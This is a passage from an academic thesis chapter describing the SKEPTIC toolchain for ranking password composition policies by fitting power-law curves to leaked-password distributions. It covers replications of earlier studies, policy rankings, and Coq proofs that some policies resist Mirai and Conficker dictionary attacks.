We approach the problem of measuring the uniformity of password probability distributions by performing least-squares fitting of power-law equation to them of the form $y = a \times x^\alpha$. By taking α (the “ α -value” of the policy), we can compare the steepness of the fitted curves, with a shallower curve (i.e. a curve with an α -value closer to 0) signifying a more uniform distribution.




FIGURE 7.6: The rank-probability distribution of passwords in the Yahoo! Voices dataset, with and without exponential sampling.

This is not completely straightforward, however. Malone and Maher (Malone and Maher, 2012) point out that the tendency for breached password databases to contain a high proportion of passwords with frequencies in the low-single digits causes a least-squares regression line fitted to a graph of password rank against frequency (and therefore probability) to have a slope that is too shallow

(see Figure 7.6a). Logarithmic binning of this data (that is, summing all frequencies between rank 2^n and 2^{n+1} as one data point) removes this bias, and results in a much better fit. We reproduce this result for the Yahoo! Voices dataset (Gross, 2012) (which we will discuss in detail later) in Figure 7.6b, but with an important difference—instead of summing the frequencies in each bin, we simply take every 2^{nth} data point and discard those in between; that is to say, we swap logarithmic binning for *exponential sampling*. This similarly corrects our regression line, which now appears to interpolate the data well. Given the *rank* of the probability of a password in the database between 1 and the total number of unique passwords in the database, we can now approximate its actual probability using only the fitted equation, without requiring access to the password data itself. This allows us to justify our choice of password composition policy while avoiding the ethical concerns involved in propagating the password data that informed this choice.




FIGURE 7.7: The original password probability distribution of the Yahoo! Voices dataset, alongside those induced by the *comp8* policy under each macrobehaviour. Fitted power-law curves are also shown.

Figure 7.7 shows the rank-probability distribution of the Yahoo! Voices dataset used in this study under its original policy (*basic6*) and its transformations under the *comp8* policy assuming each of the macrobehaviours described in Section 7.3.6. From the figure, it is readily apparent that different assumptions about user password reselection behaviour can lead to drastically different security outcomes for the system. While proportional, extraneous and null reselection behaviours lead to a net increase in uniformity under the *comp8* policy (and therefore presumed guessing attack resistance) convergent behaviour leads to a drastic decrease.

7.5 The SKEPTIC Toolchain

We provide an implementation of the methodology in Section 7.3 as a toolchain consisting of three pieces of software, designed to be used together sequentially. We name this three-part toolchain SKEPTIC, which consists of: the metaprogramming tool AUTHORITY for encoding password composition policies from within

the *Coq* proof assistant; the data processing tool PYRRHO for redistributing password probabilities in the input set according to a password composition policy and user behaviour model; and finally PACPAL, a DSL to assist system administrators in comparing and ranking password composition policies based on output from these tools. We elaborate on each of these in turn in this section.

7.5.1 Policy Specification: AUTHORITY

Password composition policies are enforced on different systems by a diverse range of software, which may accept password policies in different encodings. It is convenient to represent these encodings as tuples containing software configuration parameters. For example, software *A* may take a tuple $(l \in \mathbb{N}, d \in \mathbb{N})$ where l is minimum password length and d is the minimum number of numeric digits a password may contain; while software *B* might take tuples $(e \in \mathbb{Q}, w \subset S^*)$ where e is the minimum Shannon entropy of the password, and w is a set of prohibited passwords (a “dictionary check”). If we wish to compare one of each of these tuples, we must first obtain them in a uniform (i.e. normalised) encoding.

To achieve this, we take advantage of the fact that any password composition policy is necessarily a predicate on passwords (i.e. a function with type $\text{Password} \rightarrow \mathbb{B}$). With this in mind, we can obtain a uniform representation of password composition policies regardless of the software they were encoded for by devising a function to decode them to a Boolean normal form—the same way represent them in Chapter 3. For software *A* for example, we might devise the function in Equation 7.1 which will transform a password composition policy encoded for this software into a predicate in conjunctive normal form.

$$\text{norm}_A(l, d) = \lambda s. \text{length}(s) \geq l \wedge \text{digits}(s) \geq d \quad (7.1)$$

Even though software *B* takes a different configuration tuple, we need only specify the normalisation function in Equation 7.2 for tuples of this type in order to obtain a password composition policy predicate in the same representation.

$$\text{norm}_B(e, w) = \lambda s. \text{shannon}(s) \geq e \wedge s \notin w \quad (7.2)$$

Normalisation functions specified in this way are amenable to formal verification, not only with respect to their correctness (i.e. their conversion of software-specific configuration tuples to predicates) but also desirable properties of the predicates they generate. For instance, we can show that a policy mandating a minimum password length of 16 encoded for software *A* as configuration tuple $(16, 0)$ and normalised to policy predicate ϕ confers immunity to a guessing attack consisting of passwords in an arbitrary set of guesses G by showing the universal quantification in Equation 7.3 holds.

$$\phi = \text{norm}_A(16, 0) \quad \forall g \in G. \neg \phi(g) \quad (7.3)$$

AUTHORITY is a metaprogramming utility¹ that enables the interactive modelling of password composition policies for arbitrary software, generating a *Coq* project. From the *Coq* interactive theorem proving environment, it is then possible to both specify and verify the correctness of a normalisation function for

¹We make AUTHORITY available as open-source software:
<https://github.com/sr-lab/skeptic-authority-template/>

transforming password composition policies encoded as software-specific tuples into predicates (see Section 7.3.4) as well as desirable properties of the password composition policies themselves, such as immunity to certain guessing attacks that malware uses to propagate (see Section 7.6.5). This command-line utility asks the user a series of questions, guiding them through this process:

1. They are first asked to specify the name, type and description of each member of the type of software-specific configuration tuple they wish to model.
2. Then, they may optionally specify an arbitrary number of different password composition policies encoded as tuples of this type by specifying policy names and tuple values.
3. A ready-to-use *Coq* project is then generated according to the user's specifications. All that remains is for the user to manually specify the normalisation function (see Section 7.3.4) to convert the password composition policy tuples into predicates.




FIGURE 7.8: A simplified overview of the logical flow of a run of the AUTHORITY utility.

For a more detailed overview of the operation of AUTHORITY, see the flow diagram in Figure 7.8. Included in the generated *Coq* project are various tools designed to streamline the process of proving desirable properties about the password composition policies encoded using the tool, including a trie implementation for high-performance dictionary checks, a pre-built notion of immunity

and a simple `simulate` tactic that can be used to prove properties about password composition policies with respect to smaller guessing attacks by simple simulation.

A central feature of *AUTHORITY* is that it can be used by *PYRRHO*, the next utility in the *SKEPTIC* toolchain, to filter large sets of real-world user password data in order to model changes in the distribution of passwords under different password composition policies and user macrobehaviours. Password composition policies can therefore be modelled from within *Coq*, and used directly for this filtration step. *AUTHORITY* achieves this by making use of the *Coq.io* (Claret, 2015) library for writing IO-enabled programs in *Coq*, and communicating with *PYRRHO* (which is written in Python for optimal performance) via its standard output stream.

7.5.2 Password Reselection: PYRRHO

PYRRHO lies at the core of the *SKEPTIC* toolchain, a software tool² written in Python that handles the transformation of password probability distributions derived from real-world datasets according to password composition policies and assumptions about user behaviour (i.e. the macrobehaviours discussed in Section 7.3.6). Figure 7.9 shows an overview of the *SKEPTIC* toolchain, and the position of *PYRRHO* within it, with arrows indicating the direction of data flow between tools.




FIGURE 7.9: An overview of the function of *SKEPTIC*. Arrows indicate the direction of data flow.

²We make *PYRRHO* available as open-source software:
<https://github.com/sr-lab/pyrrho>

The utility is parametric on a password probability distribution derived from a real-world leaked password dataset. Password probabilities are then redistributed according to a password composition policy (interpreted by *AUTHORITY*), producing output distributions under each supported macrobehaviour. Its architecture is modular, allowing user-specified macrobehaviours to be plugged in without any modification to the core of the tool. The *PYRRHO* plugin corresponding to the proportional password reselection macrobehaviour from Section 7.3.6 is shown in Figure 7.10. Here, *total* is the sum of all probabilities in the distribution before filtration (which should be ≈ 1), *surplus* is the sum of the probabilities of all filtered passwords, and *df* is the data frame representing the password probability distribution to process.

```
def reselect (total, surplus, df):
    divisor = total - surplus
    df['probability'] /= divisor
    return df
```

FIGURE 7.10: The proportional password reselection macrobehaviour from Section 7.3.6 encoded in Python as a plugin for *PYRRHO*.

PYRRHO additionally performs power-law curve fitting to the altered password probability distributions in order to quantify their uniformity (see Section 7.4), storing the resulting equations encoded as JSON files alongside them. It is these JSON files that can be used to compare and rank policies from the *PACPAL DSL* (see Section 7.5.3).

While *PYRRHO* is primarily designed to be used alongside password composition policies encoded in *Coq* using *AUTHORITY*, the inter-process communication involved between the two utilities makes processing large datasets a time-consuming process. For applications where the ability to reason about password composition policies from within *Coq* is less important, *PYRRHO* also supports *Pure Python Mode*, in which all dataset filtration with respect to a password composition policy is kept within *PYRRHO* itself. The result is a utility which runs on the order of 2.75 times faster (see Section 7.6.1), but at the expense of the flexibility of password composition policy encoding and reasoning that comes with using *AUTHORITY*, as *Pure Python Mode* supports only a limited set of password composition policy rules.

7.5.3 Result Extraction: PACPAL

While the data produced by *PYRRHO* is ostensibly all we need to be able to assess the relative security of password composition policies under our assumptions, the nuance of this data is of comparatively little interest to professionals working in an applied setting (system administrators, for example).

Users such as this are likely to be far more interested in choosing the most secure password composition policy for their use-case than in the data itself. *PACPAL*³ is an assertion language permitting power-law equations generated by *PYRRHO* to be loaded, named, grouped, compared and ranked, and is designed to assist end-users in putting *SKEPTIC* to work practically in their organisations,

³We make *PACPAL* available as open-source software: <https://github.com/sr-lab/skeptic-lang>


```

# Load three equations produced by Pyrrho.
load linkedin-basic16-proportional.json as li_b16
load linkedin-2word16-proportional.json as li_2w16
load linkedin-3class12-proportional.json as li_3c12

# Assert that one policy is better than another.
assert li_2w16 better li_b16

# Build group to rank.
group linkedin_ranking
add li_b16 to linkedin_ranking as basic16
add li_2w16 to linkedin_ranking as 2word16
add li_3c12 to linkedin_ranking as 3class12

# Print group in ranked order (worst to best):
rank linkedin_ranking

```

FIGURE 7.11: A piece of example PACPAL code, demonstrating ranking of policies based on fitted power-law equations.

leveraging the well-documented usability benefit seen with domain-specific languages when compared to their general-purpose counterparts (Bariic, Amaral, and Goulão, 2012). An example piece of PACPAL code is shown in Figure 7.11 in which three fitted power-law equation files produced by PYRRHO are loaded, bound to names, added to a group and ranked. The ranking will then be displayed to the user. Also present is a better assertion which will display an error to the user in the case that this relationship does not hold. We employ PACPAL to produce the rankings of all 28 password policies used in this study in Section 7.6.4.

7.6 Evaluation

In this section, we demonstrate the validity of our approach by replicating results from previous literature across different evaluation methodologies. Specifically, we use the SKEPTIC toolkit to replicate results from the study by Shay et al. (Shay et al., 2016) that uses real participants recruited via Amazon Mechanical Turk (see Section 7.6.2), and the study by Weir et al. (Weir et al., 2010) that draws on large leaked password datasets (see Section 7.6.3). In Section 7.6.5, we demonstrate the advantages of the *AUTHORITY Coq* metaprogramming utility (see Section 7.5.1) by proving that certain policies confer immunity to password guessing attacks by some common botnet worms from within the proof assistant itself.

7.6.1 Experimental Setup

The password probability distribution processing (via PYRRHO) for this experiment was conducted on a cluster of 14 cloud-based virtual machines, each with 6 Intel® Xeon® CPUs at 1.80GHz, 16GB of RAM and 320GB of hard disk space running 64-bit Ubuntu 18.04.3 (LTS). Times taken by PYRRHO to process each

dataset studied in this chapter under each policy and macrobehaviour we investigate are shown in Table 7.2.

TABLE 7.2: Time taken for PYRRHO to process probability distributions for each of the datasets, policies and macrobehaviours investigated.

Dataset	Time (s)	Uniq. passwords	Time/password
Yahoo! Voices	17,817	337,168	0.0528
Yahoo! Voices*	6,466	337,168	0.0192
RockYou*	339,708	14,308,965	0.0237
LinkedIn*	1,741,996	60,489,959	0.0288

* Computed in PYRRHO's pure Python mode for reasons of performance.

7.6.2 Replication of Results: Shay et al.

Shay et al. ranked the effectiveness of 8 different password composition policies under a password guessing attack at two different magnitudes— 10^6 guesses and 10^{14} guesses (Shay et al., 2016). These two thresholds are suggested by Florêncio, Herley, and Oorschot (Florêncio, Herley, and Oorschot, 2014b) as being representative of the cutoff points of contemporary online (i.e. against a live service) and offline (i.e. against a compromised password hash) guessing attacks respectively. Passwords were chosen by humans under each policy using Amazon Mechanical Turk and the attack was multimodal using both a trained, targeted probabilistic context-free grammar (PCFG) (Weir et al., 2009; Kelley et al., 2012) and the *Password Guessability Service* (PGS) (Ur et al., 2015). Table 7.3 contains an overview of these results.

TABLE 7.3: The results obtained by Shay et al. (Shay et al., 2016) for passwords collected under 8 different password composition policies at both attack magnitudes.

Policy	10 ⁶ guesses		10 ¹⁴ guesses	
	Cracked (%)	Rank	Cracked (%)	Rank
comp8	2.2	3	50.1	7
basic12	9.1	8	52	8
basic16	7.9	7	29.7	4
basic20	5.6	6	16.4	2
2word12	3.4	5	46.6	6
2word16	1.1	1	22.9	3
3class12	3.2	4	36.8	5
3class16	1.2	2	13.8	1

We attempted to replicate these results using the SKEPTIC toolkit. For each of our 3 datasets, and each of the 4 studied macrobehaviours, we redistributed probability according to each policy in Table 7.3. We then obtained the α values yielded by fitting power-law curves to the resulting distributions using the methodology described in Section 7.4. In order to quantify how closely our results reflect the rankings from Shay et al. (Shay et al., 2016) we plotted the percentage of passwords cracked under each policy in Shay et al. (Shay et al.,

2016) against the α -values we obtained using our methodology and calculated the Pearson correlation coefficient ρ . A value closer to -1 indicates that more uniform distributions (i.e. a less negative α -value) are more strongly correlated with a lower percentage of cracked passwords according to Shay et al. (Shay et al., 2016), while a value closer to 1 indicates the opposite. A value of 0 indicates no correlation. The complete set of correlation coefficients and their mean values across datasets $\bar{\rho}$ can be found in Table 7.4, while an example visualisation using the LinkedIn dataset only is shown in Figure 7.12. We include complete results comparing rankings produced by SKEPTIC to those by Shay et al. as an Appendix to this work (Table A.1).

TABLE 7.4: Pearson correlation coefficients of percentage of passwords cracked under different policies by Shay et al. (Shay et al., 2016) at 10^{14} guesses against α -values yielded by SKEPTIC.

Mode	Yahoo	RockYou	LinkedIn*	$\bar{\rho}$
Proportional	-0.661	-0.591	-0.929	-0.727
Convergent	0.882	-0.069	0.615	0.476
Extraneous	-0.722	-0.689	-0.952	-0.788
Null	-0.550	-0.565	-0.884	-0.666

* Visualised in Figure 7.12.




FIGURE 7.12: Percentage of passwords cracked by Shay et al. (Shay et al., 2016) at 10^{14} guesses against α -values yielded by SKEPTIC for the LinkedIn dataset in each reselection mode.

From Table 7.4, it is apparent that α -values for proportional, extraneous and null macrobehaviours tend to correlate well with the empirical results from Shay et al. (Shay et al., 2016). Using thresholds proposed by Evans (Evans, 1996), correlation strengths range from *moderate* ($0.40 \leq |\rho| \leq 0.59$) to *very strong* ($0.80 \leq |\rho| \leq 1.0$) for each of these macrobehaviours across all 3 datasets, with an average correlation strength of *strong* ($0.60 \leq |\rho| \leq 0.79$). By contrast, the convergent macrobehaviour tends to show a correlation in the opposite direction, with less uniform distributions being associated with lower percentages

of cracked passwords. This suggests the convergent macrobehaviour is a poor model of how users actually reselect passwords in response to password composition policies.

We found α -values yielded by SKEPTIC to correlate slightly less closely with the percentage of passwords cracked by the smaller online-range guessing attack from Shay et al. (Shay et al., 2016) (see Table 7.5 and Figure 7.13). We imagine that this is due to the success of smaller guessing attacks being more dependent on the dataset they are performed against. It is also possible that the multimodal attack employed by Shay et al. (Shay et al., 2016) is causing guessing attacks at lower magnitudes to be more effective against passwords created under different password composition policies than at higher magnitudes.

TABLE 7.5: Pearson correlation coefficients of percentage of passwords cracked under different policies by Shay et al. (Shay et al., 2016) at 10^6 guesses against α -values yielded by SKEPTIC.

Mode	Yahoo	RockYou	LinkedIn*	$\bar{\rho}$
Proportional	-0.866	-0.676	-0.149	-0.564
Convergent	0.217	-0.181	0.615	0.217
Extraneous	-0.830	-0.808	-0.462	-0.700
Null	-0.684	-0.797	-0.558	-0.680

* Visualised in Figure 7.13.




FIGURE 7.13: Percentage of passwords cracked by Shay et al. (Shay et al., 2016) at 10^6 guesses against α -values yielded by SKEPTIC for the LinkedIn dataset in each reselection mode.

The observation that the proportional, null and extraneous macrobehaviours offer a more accurate picture of user password reselection than convergent reselection is encouraging, because each of these represents a net increase (rather than decrease) in the uniformity of the password distribution on the system. This leads us to the conclusion that implementation of stricter password composition policies does, in general, lead to an increase in the resistance of a system to password guessing attacks. Noteworthy, however, are the outlying ρ values for the convergent macrobehaviour on the RockYou dataset (see Tables 7.4 and

7.5), which seem to indicate that user password reselection behaviour for this dataset more closely resembles the convergent macrobehaviour. This is possibly due to the age of this dataset in comparison to the others (2009 vs. 2012) and consequently less secure password reselection behaviours by users of that system. This may be demographics and use-case-related, with RockYou being an online gaming service that may have had a higher proportion of younger users less adept at picking secure passwords, or users who place comparatively little value on online gaming accounts compared to those tied directly to their professional or social lives (e.g. the LinkedIn professional social networking site or Yahoo! Voices online publishing platform).

Findings

Overall, SKEPTIC produces α -values, and therefore password composition policy rankings, that are strongly correlated with the results obtained by Shay et al. (Shay et al., 2016) from real human users recruited to create passwords under various password composition policies. This is particularly true when attack magnitude is greater (e.g. offline attacks) as opposed to smaller attacks in the online range which are more sensitive to the specific password distribution they are conducted against. Because SKEPTIC takes password distribution uniformity as a measure of security, and thus is attack-independent, this is to be expected. This uniformity-based methodology employed by SKEPTIC is an accurate measure of general resistance to password guessing attacks, but a considerably poorer measure of resistance to specific, targeted attacks tailored with a specific password distribution in mind.

7.6.3 Replication of Results: Weir et al.

We next turn our attention to a study by Weir et al. (Weir et al., 2010) which draws on leaked password datasets in order to attempt to determine password composition policy effectiveness, rather than collecting passwords from humans themselves under those policies.

TABLE 7.6: An approximation of the results obtained by Weir et al. (Weir et al., 2010) for passwords obtained under 12 different password composition policies by filtering their target dataset.

Policy	5×10^4 guesses	
	Cracked (%)	Rank
basic7	26.06	12
basic8	23.16	11
basic9	18.98	10
basic10	13.85	8
upper7	13.89	9
upper8	10.71	7
upper9	7.71	6
upper10	5.72	4
symbol7	6.92	5
symbol8	5.57	3
symbol9	4.76	2
symbol10	3.28	1

This work, among other results, presents the percentage of passwords cracked at 50,000 guesses under 4 different password length thresholds (7, 8, 9 and 10)

and 3 different character requirements (none, at least one uppercase and at least one symbol). Both the target passwords and the attack were drawn from separate subsets of the same RockYou dataset (Cubrilovic, 2009) we make use of in this chapter. We present an approximation of results from (Weir et al., 2010) in Table 7.6, obtained using a plot digitiser⁴ from the visualisations in the work.

TABLE 7.7: Pearson correlation coefficients of password policy ranks from (Weir et al., 2010) at 5×10^4 guesses against α -values yielded by SKEPTIC.

Mode	Yahoo	RockYou	LinkedIn*	$\bar{\rho}$
Proportional	-0.884	-0.916	-0.885	-0.895
Convergent	0.686	-0.657	0.234	0.089
Extraneous	-0.955	-0.951	-0.969	-0.958
Null	-0.953	-0.945	-0.967	-0.955

* Visualised in Figure 7.14.

Under these policies, SKEPTIC produces α -values that correlate very strongly with the percentage of passwords guessed by Weir et al. (Weir et al., 2010) in proportional, extraneous, and null reselection modes (see Table 7.7). The α -values for the LinkedIn dataset under each policy and macrobehaviour studied are plotted against percentages of passwords cracked by Weir et. al (Weir et al., 2010) in Figure 7.14.




FIGURE 7.14: Percentage of passwords cracked in Weir et al. (Weir et al., 2010) at 5×10^4 guesses against α -values yielded by SKEPTIC for the LinkedIn dataset in each reselection mode.

In convergent reselection mode, SKEPTIC is much less accurate for the Yahoo! Voices and LinkedIn datasets, but retains a strong correlation for the RockYou set. We speculate that this is for the same dataset-specific reasons as presented in Section 7.6.2 but more pronounced due to the use of the same dataset in both that work, and this one.

⁴We used WebPlotDigitizer: <https://github.com/ankitrohatgi/WebPlotDigitizer>

Findings

SKEPTIC produces α -values and policy rankings that are very strongly correlated with results obtained by Weir et al. (Weir et al., 2010) from large sets of revealed password data. We include complete results comparing rankings produced by SKEPTIC to those by Weir et al. as an Appendix to this work (Tables A.2 and A.3).

7.6.4 Policy Ranking

If we wish to make an informed choice of password composition policy, one way we might go about this is to rank our candidates in order from most to least secure and use the resulting ranking to make our decision. Output from PYRRHO (see Section 7.5.2) enables us to do this already if we manually extract α -values from each equation file produced and perform additional processing in, for example, spreadsheet software. This introduces a high potential for human error, however, and requires considerable additional data processing work that can be readily automated using the PACPAL DSL (see Figure 7.11).

TABLE 7.8: All 28 policies investigated in this chapter, ranked according to their α -values given by SKEPTIC in proportional re-selection mode for each of the 3 datasets studied. Policy ranking performed by PACPAL.

Policy	Yahoo	RockYou	LinkedIn	Average
3class16	1	1	2	1.33
basic20	3	5	1	3
2word16	2	4	5	3.67
2class16	7	3	3	4.33
3class12	4	2	8	4.67
symbol10	9	8	9	8.67
2word12	8	7	11	8.67
symbol9	5	15	7	9
2class12	15	6	12	11
basic14	18	12	4	11.33
comp8	6	9	19	11.33
basic16	19	13	6	12.67
upper9	11	10	18	13
upper10	12	11	17	13.33
basic12	20	14	10	14.67
symbol8	14	18	14	15.33
upper7	10	17	20	15.67
symbol7	16	16	16	16
digit10	17	20	13	16.67
upper8	13	19	22	18
basic10	21	21	15	19
digit9	22	23	21	22
digit7	24	22	24	23.33
digit8	25	24	23	24
basic9	23	26	25	24.67
dictionary8	26	25	26	25.67
basic7	27	28	27	27.33
basic8	28	27	28	27.67

Rankings obtained using PACPAL are shown in Table 7.8. Crucially, we do not require any access to the password data itself to produce these rankings, and thus we avoid the ethical issues involved in propagating user password data

while retaining our ability to justify and reproduce these rankings as-needed. We make the PACPAL scripts and equation files necessary to reproduce these results freely available⁵.

Findings

We demonstrate that it is possible to use the SKEPTIC toolchain to inform password composition policy choice, and that using the PACPAL DSL this can be done without any additional manual data processing step.

7.6.5 Policy Immunity

In this section, we demonstrate the utility of encoding password composition policies in the *Coq* proof assistant using *AUTHORITY* (see Section 7.5.1) by formally verifying the immunity or vulnerability of 14 password composition policies to the password guessing attacks utilised by the *Mirai* and *Conficker* botnet worms. We achieve this by encoding the notion of vulnerability or immunity to concrete dictionaries of password guesses in *Coq* and devising a simple `simulate` tactic to prove, by dynamic simulation, assertions that a password composition policy either does or doesn't confer immunity to a guessing attack (see Figure 7.15).

```
(* The `basic14` policy is immune to Mirai. *)
Example basic14_mirai_immune :
  immune "basic14" mirai_dict.
Proof.
  simulate.
Qed.
```

FIGURE 7.15: Examples of a proof in *Coq*, showing that the policy named `basic14` renders a system immune to a guessing attack by the *Mirai* malware.

Mirai

Using *Coq*, at the level of the *AUTHORITY*, we modelled the attack used by *Mirai* to gain access to a device and proceeded as we did using *STOIC* in Section 6.5.4 to determine whether each policy is immune or vulnerable to this attack, now with the aid of our simple `simulate` tactic (see Figure 7.15).

TABLE 7.9: Whether or not each password composition policy provides immunity to the dictionary attack used by the *Mirai* worm, as verified from within *Coq*.

Immune	Vulnerable
basic14, basic16, basic20, 2class16, 2word16, 3class16, comp8	basic7, basic8, basic9, basic12, 2class12, 2word12, 3class12

⁵Access these here: <https://github.com/sr-lab/skeptic-example-results>

Conficker

The results of the corresponding analysis for the *Conficker* botnet malware are shown in Table 7.10.

TABLE 7.10: Whether or not each password composition policy provides immunity to the dictionary attack used by the *Conficker* worm, as verified from within Coq.

Immune	Vulnerable
basic14, basic16, basic20, 2class12, 2class16, 2word12, 2word16, 3class12, 3class16, comp8	basic7, basic8, basic9, basic12

As for the set of policies analysed for immunity to these pieces of botnet malware in Chapter 6, if any of the policies analysed here are immune to *Mirai*, they are also immune to *Conficker*.

7.7 Conclusion

